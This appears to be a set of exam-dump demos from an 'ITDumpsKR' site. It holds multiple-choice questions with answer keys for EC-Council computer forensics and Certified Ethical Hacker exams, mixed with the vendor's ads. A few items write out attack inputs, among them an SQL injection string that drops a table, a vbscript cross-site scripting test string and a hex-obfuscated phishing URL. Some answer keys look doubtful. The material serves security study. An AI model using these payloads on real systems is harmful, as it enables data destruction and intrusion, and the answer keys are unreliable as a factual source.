NO.1 What is considered a grant of a property right given to an individual who discovers or invents a new machine, process, useful composition of matter or manufacture?
A. Utility patent
B. Trademark
C. Copyright
D. Design patent
Answer: A

NO.2 Terri works for a security consulting firm that is currently performing a penetration test on First National Bank in Tokyo. Terri's duties include bypassing firewalls and switches to gain access to the network. Terri sends an IP packet to one of the company's switches with ACK bit and the source address of her machine set. What is Terri trying to accomplish by sending this IP packet?
A. Crash the switch with a DoS attack since switches cannot send ACK bits
B. Enable tunneling feature on the switch
C. Poison the switch's MAC address table by flooding it with ACK bits
D. Trick the switch into thinking it already has a session with Terri's computer
Answer: D

NO.3 You work as an IT security auditor hired by a law firm in Boston to test whether you can gain access to sensitive information about the company clients. You have rummaged through their trash and found very little information. You do not want to set off any alarms on their network, so you plan on performing passive foot printing against their Web servers. What tool should you use?
A. Ping sweep
B. Nmap
C. Netcraft
D. Dig
Answer: C

NO.4 If you are concerned about a high level of compression but not concerned about any possible data loss, what type of compression would you use?
A. Lossless compression
B. Time-loss compression
C. Lossful compression
D. Lossy compression
Answer: D

NO.5 What is the framework used for application development for iOS-based mobile devices?
A. Dalvik
B. Zygote
C. Cocoa Touch
D. AirPlay
Answer: C

NO.6 Tasklist command displays a list of applications and services with their Process ID (PID) for all tasks running on either a local or a remote computer. Which of the following tasklist commands provides information about the listed processes, including the image name, PID, name, and number of the session for the process?
A. tasklist /u
B. tasklist /v
C. tasklist /p
D. tasklist /s
Answer: B

NO.7 Your company's network just finished going through a SAS 70 audit. This audit reported that overall, your network is secure, but there are some areas that needs improvement. The major area was SNMP security. The audit company recommended turning off SNMP, but that is not an option since you have so many remote nodes to keep track of. What step could you take to help secure SNMP on your network?
A. Block access to TCP port 171
B. Change the default community string names
C. Block access to UDP port 171
D. Block all internal MAC address from using SNMP
Answer: B

NO.8 What is one method of bypassing a system BIOS password?
A. Removing the CMOS battery
B. Removing the processor
C. Remove all the system memory
D. Login to Windows and disable the BIOS password
Answer: A

NO.9 When investigating a Windows System, it is important to view the contents of the page or swap file because:
A. This is the file that windows use to store the history of the last 100 commands that were run from the command line
B. A Large volume of data can exist within the swap file of which the computer user has no knowledge
C. Windows stores all of the systems configuration information in this file
D. This is file that windows use to communicate directly with Registry
Answer: B

NO.10 In a virtual test environment, Michael is testing the strength and security of BGP using multiple routers to mimic the backbone of the Internet. This project will help him write his doctoral thesis on "bringing down the Internet". Without sniffing the traffic between the routers, Michael sends millions of RESET packets to the routers in an attempt to shut one or all of them down. After a few hours, one of the routers finally shuts itself down. What will the other routers communicate between themselves?

A. STOP packets to all other routers warning of where the attack originated
B. The change in the routing fabric to bypass the affected router
C. More RESET packets to the affected router to get it to power back up
D. RESTART packets to the affected router to get it to power back up
Answer: B

NO.11 What does the part of the log, "% SEC-6-IPACCESSLOGP", extracted from a Cisco router represent?
A. The system was not able to process the packet because there was not enough room for all of the desired IP header options
B. A packet matching the log criteria for the given access list has been detected (TCP or UDP)
C. Immediate action required messages
D. Some packet-matching logs were missed because the access list log messages were rate limited, or no access list log buffers were available
Answer: B

NO.12 In Microsoft file structures, sectors are grouped together to form:
A. Drives
B. Clusters
C. Bitstreams
D. Partitions
Answer: B

NO.13 When a file is deleted by Windows Explorer or through the MS-DOS delete command, the operating system inserts _____ in the first letter position of the filename in the FAT database.
A. A Capital X
B. A Blank Space
C. The lowercase Greek Letter Sigma (s)
D. The Underscore Symbol
Answer: C

NO.14 A forensic examiner is examining a Windows system seized from a crime scene. During the examination of a suspect file, he discovered that the file is password protected. He tried guessing the password using the suspect's available information but without any success. Which of the following tool can help the investigator to solve this issue?
A. Colasoft's Capsa
B. Recuva
C. Xplico
D. Cain & Abel
Answer: D

NO.15 To check for POP3 traffic using Ethereal, what port should an investigator search by?

A. 125
B. 110
C. 25
D. 143
Answer: B

NO.16 John and Hillary works at the same department in the company. John wants to find out Hillary's network password so he can take a look at her documents on the file server. He enables Lophtcrack program to sniffing mode. John sends Hillary an email with a link to Error! Reference source not found. What information will he be able to gather from this?
A. The SID of Hillary network account
B. Hillary network username and password hash
C. The SAM file from Hillary computer
D. The network shares that Hillary has permissions
Answer: B

NO.17 Jim performed a vulnerability analysis on his network and found no potential problems. He runs another utility that executes exploits against his system to verify the results of the vulnerability test.
The second utility executes five known exploits against his network in which the vulnerability analysis said were not exploitable. What kind of results did Jim receive from his vulnerability analysis?
A. True negatives
B. False positives
C. False negatives
D. True positives
Answer: C

NO.18 The surface of a hard disk consists of several concentric rings known as tracks; each of these tracks has smaller partitions called disk blocks. What is the size of each block?
A. 256 bytes
B. 256 bits
C. 512 bits
D. 512 bytes
Answer: D

NO.19 What does ICMP Type 3/Code 13 mean?
A. Protocol Unreachable
B. Host Unreachable
C. Port Unreachable
D. Administratively Blocked
Answer: D

NO.20 Which of the following should a computer forensics lab used for investigations have?

A. restricted access
B. an entry log
C. isolation
D. open access
Answer: A

NO.21 Netstat is a tool for collecting information regarding network connections. It provides a simple view of TCP and UDP connections, and their state and network traffic statistics. Which of the following commands shows you the TCP and UDP network connections, listening ports, and the identifiers?
A. netstat - s
B. netstat - ano
C. netstat - b
D. netstat - r
Answer: B

NO.22 Jacob is a computer forensics investigator with over 10 years experience in investigations and has written over
50 articles on computer forensics. He has been called upon as a qualified witness to testify the accuracy and integrity of the technical log files gathered in an investigation into computer fraud. What is the term used for Jacob testimony in this case?
A. Justification
B. Reiteration
C. Certification
D. Authentication
Answer: D

NO.23 Select the tool appropriate for examining the dynamically linked libraries of an application or malware.
A. ResourcesExtract
B. PEiD
C. SysAnalyzer
D. DependencyWalker
Answer: D

NO.24 Pick the statement which does not belong to the Rule 804. Hearsay Exceptions; Declarant Unavailable.
A. Statement against interest
B. Statement under belief of impending death
C. Statement of personal or family history
D. Prior statement by witness
Answer: B

NO.25 An attacker has compromised a cloud environment of a company and used the employee information to perform an identity theft attack. Which type of attack is this?
A. Cloud as an object
B. Cloud as a tool
C. Cloud as a subject
D. Cloud as a service
Answer: C

NO.26 Jonathan is a network administrator who is currently testing the internal security of his network. He is attempting to hijack a session, using Ettercap, of a user connected to his Web server. Why will Jonathan not succeed?
A. Only FTP traffic can be hijacked
B. Only DNS traffic can be hijacked
C. Only an HTTPS session can be hijacked
D. HTTP protocol does not maintain session
Answer: D

NO.27 You have completed a forensic investigation case. You would like to destroy the data contained in various disks at the forensics lab due to sensitivity of the case. How would you permanently erase the data on the hard disk?
A. Throw the hard disk into the fire
B. Run the powerful magnets over the hard disk
C. Overwrite the contents of the hard disk with Junk data
D. Format the hard disk multiple times using a low level disk utility
Answer: A

NO.28 You are working for a local police department that services a population of 1,000,000 people and you have been given the task of building a computer forensics lab. How many law-enforcement computer investigators should you request to staff the lab?
A. 8
B. 1
C. 2
D. 4
Answer: D

NO.29 Which of the following reports are delivered under oath to a board of directors/managers/panel of the jury?
A. Verbal Formal Report
B. Verbal Informal Report
C. Written Formal Report
D. Written Informal Report
Answer: A

NO.30 Joshua is analyzing an MSSQL database for finding the attack evidence and other details, where should he look for the database logs?

A. Model.ldf

B. Model.txt

C. Model.lgf

D. Model.log

Answer: A

ITDumpsKR
IT인증시험최신덤프문제

ITDumpsKR

PDF버전 + PC테스트엔진 + 온라인테스트엔진

PDF버전: 편하고 쉽게 공부하기. 출력가능한 PDF. 운영 시스템 플랫폼을 무시한 전자파일형태입니다.

PC테스트엔진: 고객님의 사용에 편리하도록 여러개의 PC에 설치가능합니다.

온라인테스트엔진: 온라인테스트엔진은 WEB브라우저를 기초로 한 소프트엔진이기에 Windows/Mac/Anfroid/iOS등을 지지합니다.

http://www.itdumpskr.com

IT 인증시험 한방에 패스시키는 최신버전 시험대비덤프

Exam : 312-50

Title : Ethical Hacker Certified

Vendors : EC-COUNCIL

Version : DEMO

NO.1 To what does "message repudiation" refer to what concept in the realm of email security?
A. Message repudiation means a user can validate which mail server or servers a message was passed through.
B. Message repudiation means a user can claim damages for a mail message that damaged their reputation.
C. Message repudiation means a recipient can be sure that a message was sent from a particular person.
D. Message repudiation means a recipient can be sure that a message was sent from a certain host.
E. Message repudiation means a sender can claim they did not actually send a particular message.
Answer: E

NO.2 You are footprinting an organization to gather competitive intelligence. You visit the company's website for contact information and telephone numbers but do not find it listed there. You know that they had the entire staff directory listed on their website 12 months ago but not it is not there.
How would it be possible for you to retrieve information from the website that is outdated?
A. Visit google's search engine and view the cached copy.
B. Visit Archive.org web site to retrieve the Internet archive of the company's website.
C. Crawl the entire website and store them into your computer.
D. Visit the company's partners and customers website for this information.
Answer: B

NO.3 What is "Hacktivism"?
A. Hacking for a cause
B. Hacking ruthlessly
C. An association which groups activists
D. None of the above
Answer: A

NO.4 Who is an Ethical Hacker?
A. A person whohacksfor ethical reasons
B. A person whohacksfor an ethical cause
C. A person whohacksfor defensive purposes
D. A person whohacksfor offensive purposes

Answer: C

NO.5 You are footprinting Acme.com to gather competitive intelligence. You visit the acme.com websire for contact information and telephone number numbers but do not find it listed there. You know that they had the entire staff directory listed on their website 12 months ago but now it is not there. How would it be possible for you to retrieve information from the website that is outdated?
A. Visit google search engine and view the cached copy.
B. Visit Archive.org site to retrieve the Internet archive of the acme website.
C. Crawl the entire website and store them into your computer.
D. Visit the company's partners and customers website for this information.
Answer: B

NO.6 Snort has been used to capture packets on the network. On studying the packets, the penetration tester finds it to be abnormal. If you were the penetration tester, why would you find this abnormal?
(Note: The student is being tested on concept learnt during passive OS fingerprinting, basic TCP/IP connection concepts and the ability to read packet signatures from a sniff dumo.)
05/20-17:06:45.061034 192.160.13.4:31337 -> 172.16.1.101:1
TCP TTL:44 TOS:0x10 ID:242
***FRP** Seq: 0XA1D95 Ack: 0x53 Win: 0x400
...
05/20-17:06:58.685879 192.160.13.4:31337 ->
172.16.1.101:1024
TCP TTL:44 TOS:0x10 ID:242
***FRP** Seg: 0XA1D95 Ack: 0x53 Win: 0x400
What is odd about this attack? (Choose the most appropriate statement)
A. This is not a spoofed packet as the IP stack has increasing numbers for the three flags.
B. This is back orifice activity as the scan comes from port 31337.
C. The attacker wants to avoid creating a sub-carrier connection that is not normally valid.
D. There packets were created by a tool; they were not created by a standard IP stack.
Answer: B

NO.7 Your Certkiller trainee Sandra asks you which are the four existing Regional Internet Registry (RIR's)?
A. APNIC, PICNIC, ARIN, LACNIC

B. RIPE NCC, LACNIC, ARIN, APNIC
C. RIPE NCC, NANIC, ARIN, APNIC
D. RIPE NCC, ARIN, APNIC, LATNIC
Answer: B

NO.8 What is the essential difference between an 'Ethical Hacker' and a 'Cracker'?
A. The ethical hacker does not use the same techniques or skills as a cracker.
B. The ethical hacker does it strictly for financial motives unlike a cracker.
C. The ethical hacker has authorization from the owner of the target.
D. The ethical hacker is just a cracker who is getting paid.
Answer: C

NO.9 According to the CEH methodology, what is the next step to be performed after footprinting?
A. Enumeration
B. Scanning
C. System Hacking
D. Social Engineering
E. Expanding Influence
Answer: B

NO.10 User which Federal Statutes does FBI investigate for computer crimes involving e-mail scams and mail fraud?
A. 18 U.S.C 1029 Possession of Access Devices
B. 18 U.S.C 1030 Fraud and related activity in connection with computers
C. 18 U.S.C 1343 Fraud by wire, radio or television
D. 18 U.S.C 1361 Injury to Government Property
E. 18 U.S.C 1362 Government communication systems
F. 18 U.S.C 1831 Economic Espionage Act
G. 18 U.S.C 1832 Trade Secrets Act
Answer: B

NO.11 You receive an email with the following message:
Hello Steve,
We are having technical difficulty in restoring user database record after the recent blackout. Your account data is corrupted. Please logon to the SuperEmailServices.com and change your password.
http://www.supermailservices.com@0xde.0xad.0xbe.0xef/support/logon.htm

If you do not reset your password within 7 days, your account will be permanently disabled locking you out from our e-mail services.
Sincerely,
Technical Support
SuperEmailServices
From this e-mail you suspect that this message was sent by some hacker since you have been using their e-mail services for the last 2 years and they have never sent out an e-mail such as this. You also observe the URL in the message and confirm your suspicion about 0xde.0xad.0xbde.0xef which looks like hexadecimal numbers. You immediately enter the following at Windows 2000 command prompt:
Ping0xde.0xad.0xbe.0xef
You get a response with a valid IP address.
What is the obstructed IP address in the e-mail URL?
A. 222.173.190.239
B. 233.34.45.64
C. 54.23.56.55
D. 199.223.23.45
Answer: A

NO.12 Which one of the following is defined as the process of distributing incorrect Internet Protocol (IP) addresses/names with the intent of diverting traffic?
A. Network aliasing
B. Domain Name Server (DNS) poisoning
C. Reverse Address Resolution Protocol (ARP)
D. Port scanning
Answer: B

NO.13 Which of the following tools are used for footprinting?(Choose four.
A. Sam Spade
B. NSLookup
C. Traceroute
D. Neotrace
E. Cheops
Answer: A, B, C, D

NO.14 A very useful resource for passively gathering information about a target company is:
A. Host scanning

B. Whois search
C. Traceroute
D. Ping sweep
Answer: B

NO.15 What does the term "Ethical Hacking" mean?
A. Someone who is hacking for ethical reasons.
B. Someone who is using his/her skills for ethical reasons.
C. Someone who is using his/her skills for defensive purposes.
D. Someone who is using his/her skills for offensive purposes.
Answer: C

NO.16 A Certkiller security System Administrator is reviewing the network system log files. He notes the following:
- Network log files are at 5 MB at 12:00 noon.
-At 14:00 hours, the log files at 3 MB.
What should he assume has happened and what should he do about the situation?
A. He should contact the attacker's ISP as soon as possible and have the connection disconnected.
B. He should log the event as suspicious activity, continue to investigate, and take further steps according to site security policy.
C. He should log the file size, and archive the information, because the router crashed.
D. He should run a file system check, because the Syslog server has a self correcting file system problem.
E. He should disconnect from the Internet discontinue any further unauthorized use, because an attack has taken place.
Answer: B

NO.17 Which of the following activities will NOT be considered as passive footprinting?
A. Go through the rubbish to find out any information that might have been discarded.
B. Search on financial site such as Yahoo Financial to identify assets.
C. Scan the range of IP address found in the target DNS database.
D. Perform multiples queries using a search engine.
Answer: C

NO.18 Where should a security tester be looking for information that could be used by an attacker against an organization? (Select all that apply)
A. CHAT rooms

B. WHOIS database
C. News groups
D. Web sites
E. Search engines
F. Organization's own web site
Answer: A, B, C, D, E, F

NO.19 What are the two basic types of attacks?(Choose two.
A. DoS
B. Passive
C. Sniffing
D. Active
E. Cracking
Answer: B, D

NO.20 How does Traceroute map the route that a packet travels from point A to point B?
A. It uses a TCP Timestamp packet that will elicit a time exceed in transit message.
B. It uses a protocol that will be rejected at the gateways on its way to its destination.
C. It manipulates the value of time to live (TTL) parameter packet to elicit a time exceeded in transit message.
D. It manipulated flags within packets to force gateways into generating error messages.
Answer: C

ITDumpsKR
IT인증시험최신덤프문제

ITDumpsKR

PDF버전 + PC테스트엔진 + 온라인테스트엔진

PDF버전: 편하고 쉽게 공부하기. 출력가능한 PDF. 운영 시스템 플랫폼을 무시한 전자파일형태입니다.

PC테스트엔진: 고객님의 사용에 편리하도록 여러개의 PC에 설치가능합니다.

온라인테스트엔진: 온라인테스트엔진은 WEB브라우저를 기초로 한 소프트엔진이기에 Windows/Mac/Anfroid/iOS등을 지지합니다.

http://www.itdumpskr.com

IT 인증시험 한방에 패스시키는 최신버전 시험대비덤프

Exam : 312-50v7

Title : Ethical Hacking and Countermeasures (CEHv7)

Vendors : EC-COUNCIL


Version : DEMO

1.Which of the following countermeasure can specifically protect against both the MAC Flood and MAC Spoofing attacks?
A. Configure Port Security on the switch
B. Configure Port Recon on the switch
C. Configure Switch Mapping
D. Configure Multiple Recognition on the switch
Answer: A

2.Jimmy, an attacker, knows that he can take advantage of poorly designed input validation routines to create or alter SQL commands to gain access to private data or execute commands in the database. What technique does Jimmy use to compromise a database.?
A. Jimmy can submit user input that executes an operating system command to compromise a target system
B. Jimmy can gain control of system to flood the target system with requests, preventing legitimate users from gaining access
C. Jimmy can utilize an incorrect configuration that leads to access with higher-than expected privilege of the database
D. Jimmy can utilize this particular database threat that is an SQL injection technique to penetrate a target system
Answer: D

3.This IDS defeating technique works by splitting a datagram (or packet) into multiple fragments and the IDS will not spot the true nature of the fully assembled datagram. The datagram is not reassembled until it reaches its final destination. It would be a processor-intensive task for IDS to reassemble all fragments itself, and on a busy system the packet will slip through the IDS onto the network. What is this technique called?
A. IP Routing or Packet Dropping
B. IDS Spoofing or Session Assembly
C. IP Fragmentation or Session Splicing
D. IP Splicing or Packet Reassembly
Answer: C

4.If a competitor wants to cause damage to your organization, steal critical secrets, or put you out of business, they just have to find a job opening, prepare someone to pass the interview, have that person hired, and they will be in the organization.



How would you prevent such type of attacks?
A. It is impossible to block these attacks
B. Hire the people through third-party job agencies who will vet them for you
C. Conduct thorough background checks before you engage them
D. Investigate their social networking profiles
Answer: C


5.This type of Port Scanning technique splits TCP header into several packets so that the packet filters are not able to detect what the packets intends to do.
A. UDP Scanning
B. IP Fragment Scanning
C. Inverse TCP flag scanning
D. ACK flag scanning
Answer: B

6.Joel and her team have been going through tons of garbage, recycled paper, and other rubbish in order to find some information about the target they are attempting to penetrate. How would you call this type of activity?
A. Dumpster Diving
B. Scanning
C. CI Gathering
D. Garbage Scooping
Answer: A

7.Anonymizer sites access the Internet on your behalf, protecting your personal information from disclosure. An anonymizer protects all of your computer's identifying information while it surfs for you, enabling you to remain at least one step removed from the sites you visit.
You can visit Web sites without allowing anyone to gather information on sites visited by you. Services

that provide anonymity disable pop-up windows and cookies, and conceal visitor's IP address.
These services typically use a proxy server to process each HTTP request. When the user requests a Web page by clicking a hyperlink or typing a URL into their browser, the service retrieves and displays the information using its own server. The remote server (where the requested Web page resides) receives information on the anonymous Web surfing service in place of your information.
In which situations would you want to use anonymizer? (Select 3 answers)
A. Increase your Web browsing bandwidth speed by using Anonymizer
B. To protect your privacy and Identity on the Internet
C. To bypass blocking applications that would prevent access to Web sites or parts of sites that you want to visit.
D. Post negative entries in blogs without revealing your IP identity
Answer: B,C,D

8.What type of attack is shown in the following diagram?



A. Man-in-the-Middle (MiTM) Attack
B. Session Hijacking Attack
C. SSL Spoofing Attack
D. Identity Stealing Attack
Answer: A

9.Jack Hacker wants to break into Brown Co.'s computers and obtain their secret double fudge cookie recipe. Jack calls Jane, an accountant at Brown Co., pretending to be an administrator from Brown Co. Jack tells Jane that there has been a problem with some accounts and asks her to verify her password with him "just to double check our records." Jane does not suspect anything amiss, and parts with her password. Jack can now access Brown Co.'s computers with a valid user name and password, to steal the cookie recipe. What kind of attack is being illustrated here?
A. Reverse Psychology
B. Reverse Engineering
C. Social Engineering

D. Spoofing Identity
E. Faking Identity
Answer: C

10.How do you defend against ARP Spoofing? Select three.
A. Use ARPWALL system and block ARP spoofing attacks
B. Tune IDS Sensors to look for large amount of ARP traffic on local subnets
C. Use private VLANS
D. Place static ARP entries on servers, workstation and routers
Answer: A,C,D

11.TCP SYN Flood attack uses the three-way handshake mechanism.
An attacker at system A sends a SYN packet to victim at system B.
System B sends a SYN/ACK packet to victim A.
As a normal three-way handshake mechanism system A should send an ACK packet to system B, however, system A does not send an ACK packet to system B. In this case client B is waiting for an ACK packet from client A.
This status of client B is called _____
A. "half-closed"
B. "half open"
C. "full-open"
D. "xmas-open"
Answer: B

12.Lori is a Certified Ethical Hacker as well as a Certified Hacking Forensics Investigator working as an IT security consultant. Lori has been hired on by Kiley Innovators, a large marketing firm that recently underwent a string of thefts and corporate espionage incidents. Lori is told that a rival marketing company came out with an exact duplicate product right before Kiley Innovators was about to release it. The executive team believes that an employee is leaking information to the rival company. Lori questions all employees, reviews server logs, and firewall logs; after which she finds nothing. Lori is then given permission to search through the corporate email system. She searches by email being sent to and sent from the rival marketing company.
She finds one employee that appears to be sending very large email to this other marketing company, even though they should have no reason to be communicating with them. Lori tracks down the actual emails sent and upon opening them, only finds picture files attached to them. These files seem perfectly harmless, usually containing some kind of joke. Lori decides to use some special software to further examine the pictures and finds that each one had hidden text that was stored in each picture.
What technique was used by the Kiley Innovators employee to send information to the rival marketing company?
A. The Kiley Innovators employee used cryptography to hide the information in the emails sent
B. The method used by the employee to hide the information was logical watermarking
C. The employee used steganography to hide information in the picture attachments
D. By using the pictures to hide information, the employee utilized picture fuzzing
Answer: C

13.You run nmap port Scan on 10.0.0.5 and attempt to gain banner/server information from services running on ports 21, 110 and 123.
Here is the output of your scan results:

```
PORT        STATE       SERVICE     VERSION
21/tcp      open        ftp         vsftpd 2.0.7
110/tcp     open        pop3        Courier pop3d
123/tcp     closed      ntp

Device type: general purpose
Running: Linux 2.8.X

OS details: Linux 2.8.18, Linux 2.8.20 - 2.8.24
Uptime: 65.658 days (since Mon Jun 19 00:43:29 2011)
Network Distance: 0 hops
Service Info: OS: Unix
```

Which of the following nmap command did you run?
A. nmap -A -sV -p21,110,123 10.0.0.5
B. nmap -F -sV -p21,110,123 10.0.0.5
C. nmap -O -sV -p21,110,123 10.0.0.5
D. nmap -T -sV -p21,110,123 10.0.0.5
Answer: C

14.How do you defend against Privilege Escalation?
A. Use encryption to protect sensitive data
B. Restrict the interactive logon privileges
C. Run services as unprivileged accounts
D. Allow security settings of IE to zero or Low
E. Run users and applications on the least privileges
Answer: A,B,C,E

15.What does ICMP (type 11, code 0) denote?
A. Source Quench
B. Destination Unreachable
C. Time Exceeded
D. Unknown Type
Answer: C

16.You are the security administrator of Jaco Banking Systems located in Boston. You are setting up e-banking website (http://www.ejacobank.com) authentication system. Instead of issuing banking customer with a single password, you give them a printed list of 100 unique passwords. Each time the customer needs to log into the e-banking system website, the customer enters the next password on the list. If someone sees them type the password using shoulder surfing, MiTM or keyloggers, then no damage is done because the password will not be accepted a second time. Once the list of 100 passwords is almost finished, the system automatically sends out a new password list by encrypted e-mail to the customer.

You are confident that this security implementation will protect the customer from password abuse.
Two months later, a group of hackers called "HackJihad" found a way to access the one-time password list issued to customers of Jaco Banking Systems. The hackers set up a fake website (http://www.e-jacobank.com) and used phishing attacks to direct ignorant customers to it. The fake website asked users for their e-banking username and password, and the next unused entry from their one-time password sheet. The hackers collected 200 customer's username/passwords this way. They transferred money from the customer's bank account to various offshore accounts.
Your decision of password policy implementation has cost the bank with USD 925,000 to hackers. You immediately shut down the e-banking website while figuring out the next best security solution
What effective security solution will you recommend in this case?
A. Implement Biometrics based password authentication system. Record the customers face image to the authentication database
B. Configure your firewall to block logon attempts of more than three wrong tries
C. Enable a complex password policy of 20 characters and ask the user to change the password immediately after they logon and do not store password histories
D. Implement RSA SecureID based authentication system
Answer: D

17.More sophisticated IDSs look for common shellcode signatures. But even these systems can be bypassed, by using polymorphic shellcode. This is a technique common among virus writers ?it basically hides the true nature of the shellcode in different disguises.
How does a polymorphic shellcode work?
A. They encrypt the shellcode by XORing values over the shellcode, using loader code to decrypt the shellcode, and then executing the decrypted shellcode
B. They convert the shellcode into Unicode, using loader to convert back to machine code then executing them
C. They reverse the working instructions into opposite order by masking the IDS signatures
D. They compress shellcode into normal instructions, uncompress the shellcode using loader code and then executing the shellcode
Answer: A

18.SYN Flood is a DOS attack in which an attacker deliberately violates the three-way handshake and opens a large number of half-open TCP connections. The signature of attack for SYN Flood contains:
A. The source and destination address having the same value
B. A large number of SYN packets appearing on a network without the corresponding reply packets
C. The source and destination port numbers having the same value
D. A large number of SYN packets appearing on a network with the corresponding reply packets
Answer: B

19. Which of the following type of scanning utilizes automated process of proactively identifying vulnerabilities of the computing systems present on a network?
A. Port Scanning
B. Single Scanning
C. External Scanning

D. Vulnerability Scanning
Answer: D

20.The following script shows a simple SQL injection. The script builds an SQL query by concatenating hard-coded strings together with a string entered by the user: The user is prompted to enter the name of a city on a Web form. If she enters Chicago, the query assembled by the script looks similar to the following:

```
var Shipcity;
ShipCity = Request.form ("ShipCity");
var sql = "select * from OrdersTable where ShipCity = '" + ShipCity + "'";
```

SELECT * FROM OrdersTable WHERE ShipCity = 'Chicago'
How will you delete the OrdersTable from the database using SQL Injection?
A. Chicago'; drop table OrdersTable -
B. Delete table'blah'; OrdersTable -
C. EXEC; SELECT * OrdersTable > DROP -
D. cmdshell'; 'del c:\sql\mydb\OrdersTable' //
Answer: A

ITDumpsKR
IT인증시험최신덤프문제

ITDumpsKR

PDF버전 + PC테스트엔진 + 온라인테스트엔진

PDF버전: 편하고 쉽게 공부하기. 출력가능한 PDF. 운영 시스템 플랫폼을 무시한 전자파일형태입니다.

PC테스트엔진: 고객님의 사용에 편리하도록 여러개의 PC에 설치가능합니다.

온라인테스트엔진: 온라인테스트엔진은 WEB브라우저를 기초로 한 소프트엔진이기에 Windows/Mac/Anfroid/iOS등을 지지합니다.

http://www.itdumpskr.com

IT 인증시험 한방에 패스시키는 최신버전 시험대비덤프

Exam : **312-50v8**

Title : Certified Ethical Hacker v8

Vendors : ECCouncil

Version : DEMO

NO.1 A security analyst in an insurance company is assigned to test a new web application that will be
used by clients to help them choose and apply for an insurance plan. The analyst discovers that the application is developed in ASP scripting language and it uses MSSQL as a database backend. The analyst locates the application's search form and introduces the following code in the search input fielD.
IMG SRC=vbscript:msgbox("Vulnerable");> originalAttribute="SRC" originalPath="vbscript:msgbox("Vulnerable");>"
When the analyst submits the form, the browser returns a pop-up window that says "Vulnerable".
Which web applications vulnerability did the analyst discover?
A. Cross-site request forgery
B. Command injection
C. Cross-site scripting
D. SQL injection
Answer: C

NO.2 Bart is looking for a Windows NT/2000/XP command-line tool that can be used to assign, display,
or modify ACL's (access control lists) to files or folders and also one that can be used within batch files.
Which of the following tools can be used for that purpose? (Choose the best answer)
A. PERM.exe
B. CACLS.exe
C. CLACS.exe
D. NTPERM.exe
Answer: B

NO.3 Which of the following is an automated vulnerability assessment tool?
A. Whack a Mole
B. Nmap
C. Nessus
D. Kismet
E. Jill32
Answer: C

NO.4 Harold is the senior security analyst for a small state agency in New York. He has no other security professionals that work under him, so he has to do all the security-related tasks for the agency. Coming from a computer hardware background, Harold does not have a lot of experience with security methodologies and technologies, but he was the only one who applied for the position. Harold is currently trying to run a Sniffer on the agency's network to get an idea of what kind of traffic is being passed around, but the program he is using does not seem to be capturing anything. He pours through the Sniffer's manual, but cannot find anything that directly relates to his problem. Harold decides to ask the network administrator if he has any thoughts on the problem. Harold is told that the Sniffer was not working because the agency's network is a

switched network, which cannot be sniffed by some programs without some tweaking. What technique could Harold use to sniff his agency's switched network?
A. ARP spoof the default gateway
B. Conduct MiTM against the switch
C. Launch smurf attack against the switch
D. Flood the switch with ICMP packets
Answer: A

NO.5 You are the CIO for Avantes Finance International, a global finance company based in Geneva. You are responsible for network functions and logical security throughout the entire corporation. Your company has over 250 servers running Windows Server, 5000 workstations running Windows Vista, and 200 mobile users working from laptops on Windows 7.
Last week, 10 of your company's laptops were stolen from salesmen while at a conference in Amsterdam. These laptops contained proprietary company information. While doing damage assessment on the possible public relations nightmare this may become, a news story leaks about the stolen laptops and also that sensitive information from those computers was posted to a blog online.
What built-in Windows feature could you have implemented to protect the sensitive information on these laptops?
A. You should have used 3DES which is built into Windows
B. If you would have implemented Pretty Good Privacy (PGP) which is built into Windows,the sensitive information on the laptops would not have leaked out
C. You should have utilized the built-in feature of Distributed File System (DFS) to protect the sensitive information on the laptops
D. You could have implemented Encrypted File System (EFS) to encrypt the sensitive files on the laptops
Answer: D

NO.6 WEP is used on 802.11 networks, what was it designed for?
A. WEP is designed to provide a wireless local area network (WLAN) with a level of security and privacy comparable to what it usually expected of a wired LAN.
B. WEP is designed to provide strong encryption to a wireless local area network (WLAN) with a lever of integrity and privacy adequate for sensible but unclassified information.
C. WEP is designed to provide a wireless local area network (WLAN) with a level of availability and privacy comparable to what is usually expected of a wired LAN.
D. WEOP is designed to provide a wireless local area network (WLAN) with a level of privacy comparable to what it usually expected of a wired LAN.
Answer: A

